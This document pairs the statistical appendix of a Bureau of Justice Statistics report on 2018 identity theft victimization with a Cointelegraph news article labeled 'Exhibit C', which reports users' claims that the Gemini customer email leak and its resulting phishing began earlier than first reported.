One measure of the sampling error associated with an estimate is the standard error. The standard error may vary from one estimate to the next. Generally, an estimate with a small standard error provides a more reliable approximation of the true value than an estimate with a larger standard error. Estimates with relatively large standard errors are associated with less precision and reliability and should be interpreted with caution.

Generalized variance function (GVF) parameters were used to generate standard errors for each point estimate (e.g., numbers, percentages, and rates) in this report with the exception of some estimates in tables 7 and 8. To generate standard errors around victimization and incidence estimates from the NCVS, the U.S. Census Bureau produces GVF parameters for BJS. The GVFs account for aspects of the NCVS's complex sample design and represent the curve fitted to a selection of individual standard errors based on the Balanced Repeated Replication technique. To generate standard errors around some of the estimates in tables 7 and 8, BJS used direct variance estimation methods that account for the NCVS's complex sample design.

BJS conducted statistical tests to determine whether differences in estimated numbers and percentages in

this report were statistically significant once sampling error was taken into account. Using statistical analysis programs developed specifically for the NCVS, all comparisons in the text were tested for significance. The primary test procedure was the Student's t-statistic, which tests the difference between two sample estimates. Findings described in this report as higher, lower, or different passed a test at either the 0.05 level (95% confidence level) or 0.10 level (90% confidence level) of significance. Figures and tables in this report should be referenced for significance testing results for specific findings. Caution is required when comparing estimates not explicitly discussed in this report because their differences may not be statistically significant.

Estimates and standard errors of the estimates provided in this report may be used to generate a confidence interval around the estimate as a measure of the margin of error. The following example illustrates how standard errors may be used to generate confidence intervals:

According to the ITS, in 2018, an estimated 9.0% of persons age 16 or older experienced identity theft. (See figure 1.) Using GVFs, BJS determined that the estimated percentage has a standard error of 0.14%. (See appendix table 1.) A confidence interval around the estimate is generated by multiplying the standard error by  $\pm 1.96$  (the t-score of a normal, two-tailed distribution that excludes 2.5% at either end of the distribution). Therefore, the 95% confidence interval around the 9.0% estimate from 2018 is  $9.0\% \pm (0.14\% \times 1.96)$  or (8.71% to 9.25%). In other words, if BJS used the same sampling method to select different samples and computed an interval estimate for each sample, then it would expect 8.71% to 9.25% of persons age 16 or older to report experiencing identity theft in 95% of samples, with the true population parameter falling somewhere in that range.

For this report, BJS also calculated a coefficient of variation (CV) for all estimates, representing the ratio of the standard error to the estimate. CVs (not shown in tables) provide another measure of reliability and a means for comparing the precision of estimates across measures with differing levels or metrics.



**APPENDIX TABLE 1**

**Estimates and standard errors for figure 1: Persons age 16 or older who had experienced at least one identity-theft incident in the past 12 months, by type of theft, 2018**

Type of identity theft	Estimate		Standard error	
	Number of victims	Percent of all persons age 16 or older	Number of victims	Percent of all persons age 16 or older
Total	23,183,020	9.0%	353,643	0.14%
Misused existing account	21,754,120	8.4%	341,865	0.13%
Credit card*	11,763,870	4.6	244,852	0.09
Bank	10,443,650	4.0 †	229,343	0.09
Other	2,420,120	0.9 †	102,681	0.04
Opened new account	1,686,210	0.7% †	84,405	0.03%
Misused personal information	859,620	0.3% †	58,799	0.02%

Note: Details do not sum to totals because persons could experience more than one type of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). In 2018, there were 258 million persons age 16 or older living in noninstitutionalized, residential settings in the United States.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 2**

**Standard errors for table 2: The most recent incident of identity theft based on all reported incidents and restricted data, by type of theft, 2018**

Type of identity theft	Number of victims		Percent of all persons age 16 or older	
	Full data	Restricted	Full data	Restricted
Total	359,413	353,643	0.14%	0.14%
Misused only one type of existing account	328,602	323,848	0.13%	0.13%
Credit card	222,341	219,577	0.09	0.09
Bank	207,723	204,306	0.08	0.08
Other	82,233	80,543	0.03	0.03
Opened new account only	64,838	63,605	0.03%	0.02%
Misused personal information only	53,395	50,055	0.02%	0.02%
Misused multiple types	91,258	89,754	0.04%	0.03%
Existing account only	74,262	73,241	0.03	0.03
Other	49,353	48,288	0.02	0.02

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 3****Standard errors for table 3: Victims of identity theft, by type of most recent incident of theft, 2018**

Type of identity theft	Number of victims	Percent of all persons age 16 or older	Percent of all victims
Total	353,643	0.14%	~
Misused only one type of existing account	323,848	0.13%	0.53%
Credit card	219,577	0.09	0.70
Bank	204,306	0.08	0.68
Other	80,543	0.03	0.33
Opened new account only	63,605	0.02%	0.27%
Misused personal information only	50,055	0.02%	0.21%
Misused multiple types	89,754	0.03%	0.37%
Existing account only	73,241	0.03	0.30
Other	48,288	0.02	0.20

~Not applicable.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 4****Standard errors for table 4: Demographic characteristics of victims of identity theft and the U.S. residential population age 16 or older, 2018**

Demographic characteristic	Victims of identity theft		
	Number of victims	Percent of U.S. residential population age 16 or older	Percent of all victims
Total	353,643	0.14%	~
Sex			
Male	238,563	0.18%	0.72%
Female	247,123	0.18	0.72
Race/ethnicity			
White	295,153	0.18%	0.66%
Black	95,077	0.29	0.39
Hispanic	109,412	0.25	0.44
Asian	70,054	0.44	0.29
Other	48,988	0.78	0.21
Age			
16–17	19,051	0.24%	0.08%
18–24	86,364	0.28	0.35
25–34	142,608	0.30	0.54
35–49	180,626	0.27	0.64
50–64	176,251	0.26	0.63
65 or older	128,796	0.24	0.50
Household income			
\$24,999 or less	112,196	0.23%	0.45%
\$25,000–\$49,999	141,060	0.20	0.54
\$50,000–\$74,999	139,044	0.28	0.53
\$75,000 or more	245,269	0.24	0.72

~Not applicable.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 5****Standard errors for table 5: Ways victims discovered identity theft, by type of theft, 2018**

Way victims discovered identity theft	Any identity theft	Misuse of existing account	Other identity theft
Contacted by financial institution about suspicious activity	0.71%	0.73%	1.66%
Noticed fraudulent charges on account	0.56	0.58	0.78
Noticed money missing from account	0.39	0.42	0.51
Contacted financial institution to report a theft	0.33	0.35	0.77
Credit card declined, check bounced, or account closed due to insufficient funds	0.24	0.25	0.49
Notified by company or agency	0.29	0.25	2.28
Received a bill or contacted about an unpaid bill	0.23	0.21	1.83
Problems with applying for a loan, applying for governmental benefits, or filing income taxes	0.13	0.08	1.62
Discovered through credit report or credit monitoring service	0.17	0.15	1.49
Received merchandise or card that victim did not order or did not receive product the victim ordered	0.10	0.08	1.00
Notified by police	0.07	0.04	0.86
Another way	0.27	0.26	1.47
Number of victims	353,062	341,294	77,086

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 6****Estimates and standard errors for figure 2: Percent of victims of identity theft who knew how the offender obtained their personal information, by type of theft, 2018**

Type of identity theft	Estimate	Standard error
Total	25.1%	0.61%
Misused only one type of existing account		
Credit card	20.2% †	0.83%
Bank	27.9 †	0.99
Other	22.3 †	2.04
Opened new account only	30.0% †	2.79%
Misused personal information only	25.7% †	3.30%
Misused multiple types*	37.4%	2.17%

Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims).

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 7**

**Standard errors for table 6: Victims of identity theft who knew how the offender obtained their personal information, by method offender used and type of theft, 2018**

Type of identity theft	Number of victims who knew how the offender obtained their personal information	Method offender used to obtain personal information				
		Lost/stolen from place	Purchase/transaction	Hacking computer/scam email or phone call	Stolen from files/misused by person with access	Other
Any	166,164	0.94%	1.33%	0.69%	1.08%	0.66%
Misused only one type of existing account	146,877	1.01%	1.47%	0.74%	1.09%	0.73%
Credit card	91,321	1.45	2.20	1.10	1.69	0.96
Bank	101,259	1.49	2.01	0.88	1.38	0.94
Other	36,264	2.49	2.92	4.40	4.85	4.44
Opened new account only	33,707	4.35%	1.84%	3.35%	5.46%	3.48%
Misused personal information only	24,587	5.92%	<0.01%	4.01%	7.12%	3.99%
Misused multiple types	52,965	2.97%	3.47%	2.08%	3.19%	1.54%

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 8**

**Standard errors for table 7: Financial loss from victims' most recent incident of identity theft, by type of loss and theft, 2018**

Type of loss	Total identity theft	Misused only one type of existing account			Opened new account only	Misused personal information only	Misused multiple types	
		Credit card	Bank	Other			Existing account only	Other
Any loss								
Mean	\$30	\$30	\$40	\$70	\$500	\$950	\$140	\$390
Percent experiencing a loss	0.64%	0.84%	0.94%	2.53%	2.72%	3.60%	2.02%	3.90%
Direct								
Mean	\$30	\$30	\$40	\$70	\$530	\$1,150	\$140	\$400
Percent experiencing a loss	0.65%	0.85%	0.95%	2.56%	2.73%	3.16%	2.07%	4.02%
Indirect								
Mean	\$20	\$10	\$20	\$30	\$90	\$50	\$100	\$110
Percent experiencing a loss	0.27%	0.35%	0.43%	0.72%	1.56%	2.54%	1.36%	2.83%
Total out of pocket								
Mean	\$50	\$60	\$90	\$90	\$380	\$360	\$200	\$270
Percent experiencing a loss	0.51%	0.56%	0.80%	1.69%	1.89%	2.96%	2.15%	3.63%
Number of victims	353,643	219,577	204,306	80,543	63,605	50,055	73,241	48,288

Note: Standard errors for the means and percentages were calculated directly using SPSS Complex Samples software.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 9****Standard errors for table 8: Financial loss for all incidents of identity theft, 2018**

Estimate	Financial loss
Total	\$745,612,320
Mean	\$40
Percent of victims experiencing a loss	0.63%
<b>Number of victims</b>	353,643
Note: Standard errors for the mean and percentage were calculated directly using SPSS Complex Samples software.	
Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.	

**APPENDIX TABLE 10****Standard errors for table 9: Victims of identity theft who had experienced emotional distress, by type of theft, 2018**

Type of identity theft	None	Mild	Moderate	Severe
Any	0.56%	0.72%	0.59%	0.37%
Misused only one type of existing account	0.62%	0.77%	0.62%	0.37%
Credit card	0.88	1.06	0.82	0.40
Bank	0.87	1.12	0.94	0.66
Other	2.09	2.46	2.08	1.22
Opened new account only	1.99%	2.95%	2.93%	2.18%
Misused personal information only	2.29%	3.77%	3.42%	2.85%
Misused multiple types	1.51%	2.23%	2.01%	1.64%
Existing account only	1.90	2.68	2.42	1.73
Other	2.31	3.81	3.48	3.40

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 11****Estimates and standard errors for figure 3: Length of time that victims spent resolving financial and credit problems associated with identity theft, by type of theft, 2018**

	Total		Misused only one type of existing account		Opened new account only		Misused personal information only		Misused multiple types*	
	Estimate	Standard error	Estimate	Standard error	Estimate	Standard error	Estimate	Standard error	Estimate	Standard error
Time to resolve										
Problems not resolved	8.2%	0.37%	6.8%	0.36%	15.5%	2.19%	26.5%	3.34%	12.1%	1.44%
Problems resolved	87.7%	0.48%	90.0%	0.47%	71.3%	2.78%	56.1%	3.78%	83.1%	1.70%
Length of time to resolve problems										
1 day or less	54.9	0.76	56.9	0.80	43.2	3.56	33.7	4.75	43.0	2.43
2 to 7 days	20.1	0.59	20.3	0.63	15.7	2.59	15.5	3.62	20.7	1.97
8 days to less than 1 month	15.3	0.52	14.7	0.55	17.3	2.70	24.6	4.32	19.0	1.91
1 month to less than 3 months	6.7	0.35	5.9	0.35	12.3	2.34	13.9	3.45	11.3	1.53
3 months to less than 6 months	1.6	0.17	1.2	0.16	5.4	1.60	5.2!	2.21	3.4	0.86
6 months or more	0.8	0.12	0.5	0.10	4.5	1.47	5.6	2.29	1.9	0.66
Unknown	0.6	0.10	0.5	0.10	1.6!	0.89	1.5!	1.22	0.6!	0.37
Unknown	4.1%	0.26%	3.2%	0.25%	13.2%	2.04%	17.4%	2.86%	4.8%	0.93%

Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims).

! Interpret with caution. Estimate is based on 10 or fewer sample cases, or coefficient of variation is greater than 50%.

\*Includes victims who experienced more than one type of identity theft in a single incident.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 12**

**Estimates and standard errors for figure 4: Victims of identity theft who reported severe emotional distress due to the crime, by length of time spent resolving associated financial and credit problems, 2018**

Time spent	Incident was severely distressing	
	Estimate	Standard error
1 day or less	2.9% †	0.31%
2 to 7 days	6.5 †	0.74
8 days to less than 1 month	11.0 †	1.09
1 month to less than 3 months	19.5 ‡	2.07
3 months to less than 6 months	27.1	4.72
6 months or more*	31.8	6.85

Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims) and persons for whom emotional distress data were missing (12% of victims).

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 13**

**Estimates and standard errors for figure 5: Victims of identity theft who reported the theft to police, by type of theft, 2018**

Type of identity theft	Estimate	Standard error
Total	6.6%	0.33%
Misused only one type of existing account		
Credit card	3.0% †	0.34%
Bank	6.0 †	0.51
Other	4.6 †	1.01
Opened new account only*	24.5%	2.61%
Misused personal information only	19.7%	3.00%
Misused multiple types <sup>a</sup>	15.9% †	1.62%

Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). Less than 1% of victims did not know whether the theft was reported to police.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Includes victims who experienced more than one type of identity theft in a single incident.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 14**

**Standard errors for table 10: Percent of victims of identity theft, by type of organization contacted, 2018**

Type of organization contacted	Percent of victims
Credit card company or bank	0.48%
Credit bureau	0.37
Credit-monitoring service	0.31
Document-issuing agency	0.18
Consumer agency	0.14
Federal Trade Commission	0.10
Victim services agency	0.10
Attorney	0.07
Other	0.10
Number of victims	353,643

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 15**

**Estimates and standard errors for figure 6: Percent of victims of identity theft who contacted a credit bureau, by action taken, 2018**

Action taken	Estimate	Standard error
Placed a fraud alert on their credit report	69.7%*	2.07%
Requested a credit report	64.4 ‡	2.16
Placed a freeze on their credit report	43.5 †	2.22
Requested corrections to their credit report	39.9 †	2.19
Provided a police report to the credit bureau	16.4 †	1.64
Other action	2.9 †	0.73

Note: Details do not sum to totals because victims could take multiple actions. Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims).

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 16**

**Estimates and standard errors for figure 7: Victims of identity theft who reported and who did not report the theft to police, by other type of organization contacted, 2018**

Organization contacted	Reported to police		Did not report to police	
	Estimate	Standard error	Estimate	Standard error
Credit card company or bank*	85.4%	1.77%	88.4%	0.48%
Credit bureau	34.6 †	2.35	6.3 †	0.33
Credit-monitoring service	20.3 †	1.97	4.9 †	0.29
Document-issuing agency <sup>a</sup>	16.0 †	1.79	1.1 †	0.14
Other <sup>b</sup>	16.5 †	1.82	1.6 †	0.17

Note: Details do not sum to totals because victims could contact multiple organizations. Estimates are based on the most recent incident of identity theft, on victims who reported identity theft to police (7% of victims), and on victims who did not report the theft to police (93% of victims). Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims).

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Includes agencies that issue driver's licenses or Social Security cards.

<sup>b</sup>Includes state or local consumer affairs agencies, such as the state attorney general's office; consumer agencies, such as the Better Business Bureau; the Federal Trade Commission; agencies other than the police that deal with victims of crime; attorneys; and other agencies.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 17**

**Standard errors for table 11: Actions persons age 16 or older took during the past 12 months to reduce the risk of identity theft, by victims and nonvictims of past-year identity theft, 2018**

Type of action	Total	Victims	Nonvictims
Any	0.18%	0.22%	0.19%
Checked bank or credit statements	0.22	0.33	0.23
Shredded or destroyed documents with personal information	0.25	0.56	0.26
Checked credit report	0.28	0.68	0.29
Changed passwords on financial accounts	0.27	0.67	0.28
Used identity-theft security program on computer	0.23	0.68	0.23
Purchased identity-theft insurance or credit-monitoring service	0.16	0.56	0.16
Purchased identity-theft protection	0.13	0.49	0.13

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 18**

**Standard errors for table 12: Actions victims of identity theft took in the past 12 months to reduce the risk of identity theft, by whether the action was in response to or independent of previous identity theft, 2018**

Action taken	Action taken in response to identity theft	Action taken independent of identity theft	Unknown
Any	0.42%	0.33%	0.19%
Checked bank or credit statements	0.72	0.67	0.34
Shredded or destroyed documents with personal information	0.77	0.78	0.37
Checked credit report	0.84	0.78	0.39
Changed passwords on financial accounts	0.82	0.77	0.38
Used identity-theft security program on computer	1.11	1.12	0.50
Purchased identity-theft insurance or credit-monitoring service	1.46	1.45	0.66
Purchased identity-theft protection	1.67	1.63	0.69

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

**APPENDIX TABLE 19**

**Standard errors for table 13: Persons age 16 or older who experienced identity theft in their lifetime, by type of identity theft experienced outside of the past year and ongoing problems from identity theft, 2018**

Identity theft during lifetime and outside of past 12 months	Number of victims	Percent of all persons age 16 or older	Percent of victims whose problems from identity theft were unresolved
At least one incident of identity theft during lifetime	511,628	0.20%	0.24%
At least one incident of identity theft outside past 12 months	401,805	0.16%	0.24%
Misused only one type of existing account	349,545	0.14	0.18
Credit card	257,861	0.10	0.18
Bank	211,071	0.08	0.34
Other	55,435	0.02	1.55
Opened new account only	88,250	0.03	1.44
Misused personal information only	104,482	0.04	1.22
Misused multiple types	104,567	0.04	1.29
Existing account only	68,504	0.03	1.14
Other	75,112	0.03	2.08

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.





The Bureau of Justice Statistics of the U.S. Department of Justice is the principal federal agency responsible for measuring crime, criminal victimization, criminal offenders, victims of crime, correlates of crime, and the operation of criminal and civil justice systems at the federal, state, tribal, and local levels. BJS collects, analyzes, and disseminates reliable statistics on crime and justice systems in the United States, supports improvements to state and local criminal justice information systems, and participates with national and international organizations to develop and recommend national standards for justice statistics. Doris J. James is the acting director.

This report was written by Erika Harrell. Alexandra Thompson verified the report.

Eric Hendrixson and Edrienne Su edited the report. Carrie Epps-Carey produced the report.

April 2021, NCJ 256085



NCJ 256085

Office of Justice Programs  
Building Solutions • Supporting Communities • Advancing Justice  
[www.ojp.gov](http://www.ojp.gov)

**Exhibit C**

BTC	ETH	BNB	XRP	ADA	DOGE
\$29,494	\$2,080	\$342	\$0.51	\$0.437	\$0.09
-2.86%	-2.05%	-1.75%	-2.09%	-3.36%	+0.82%



ENGLISH  
ADVERTISE  
CAREERS

News Markets Magazine Top 100 People Cryptopedia Research Video Podcasts

Markets Pro

**Get in the Game, Make it Count**
[Join Now](#)

Lionel Messi  
Official Partner of Bitget



ZHIYUAN SUN

DEC 14, 2022


## Crypto users claim Gemini email leak occurred much earlier than first reported

Alleged reports of compromised emails began appearing as early as October.

5638

38

2:42



[Collect this article as an NFT >](#)

Join us on social networks



"Not handled well." This was how one user described the revelations brought forth by Cointelegraph on Dec. 14 regarding the leak of 5.7 million Gemini customers' email addresses and partial phone numbers. Shortly after publication, multiple users reached out to Cointelegraph alleging that the leak, which Gemini attributes to a "third-party incident," happened much earlier than initially understood.

Mysterious reports of users receiving targeted phishing emails began surfacing on the official r/Gemini subreddit in the weeks prior. In one thread dating back to November, Redditor u/DaveJonesBones claimed that he received a targeted phishing email from an address that was only registered on Gemini:

"It promoted a Cyberbroker NFT drop using Opensea branding. I think I also received one last month, but I deleted it without reading it. Today, I got the hump because I'd specifically opted-out to all marketing emails from Gemini."

To which a Gemini representative responded:

"Reporting this to our security team. Thank you for letting us know."

In another thread titled "Gemini is compromised. Gemini user data is being used for complex phishing attempts" from two weeks prior, u/Exit\_127 claimed they received a phishing email from a MetaMask imposter regarding the need to "sync my wallet due to the merge." The user also claimed that "I use email aliases so each online account has a specific email linked to it. This phishing attempt went to the email used by and only by my Gemini account."

**cfo.btc**

@btc\_cfo · [Follow](#)



I just experienced a very sophisticated crypto phishing attempt from a [@Gemini](#) customer information hack/leak.

1) I first received this text message:



7:11 PM · Nov 28, 2022



[Read the full conversation on Twitter](#)



5



Reply



Share

[Read 4 replies](#)

---

**Advertisement**

**Stay safe in Web3. Learn more about Web3 Antivirus →**

---

A similar thread by u/Opfu the prior week claimed that Gemini was already aware of the breach. As told by u/Opfu:


"I just got an email claiming that my Exodus wallet was linked to the Binance exchange from Bermuda (phishing of course). I ONLY use that particular email address at Gemini. When I asked Gemini, they

confirmed a breach at a third-party vendor. Customer emails and partial phone numbers. When I asked if they were planning on informing users, they said thanks for the feedback."

Another user responded:

"The same thing happened to me as well. The email was definitely a phishing attempt. I was so confused how Exodus got my Gemini email address as well, so knew there must have been some compromised at some point..."

In an official statement, Gemini wrote that "no Gemini account information or systems were impacted as a result of this third-party incident, and all funds and customer accounts remain secure." It also warned of "increased phishing campaigns" as a result of the third-party breach. The blog post did not mention the date of the security incident. Prior to publication, Cointelegraph reached out to a Gemini spokesperson, who declined to comment on the matter.



An alleged targeted phishing attempt sent to a Gemini email address dated Oct. 3, 2022. Source: Anonymous user

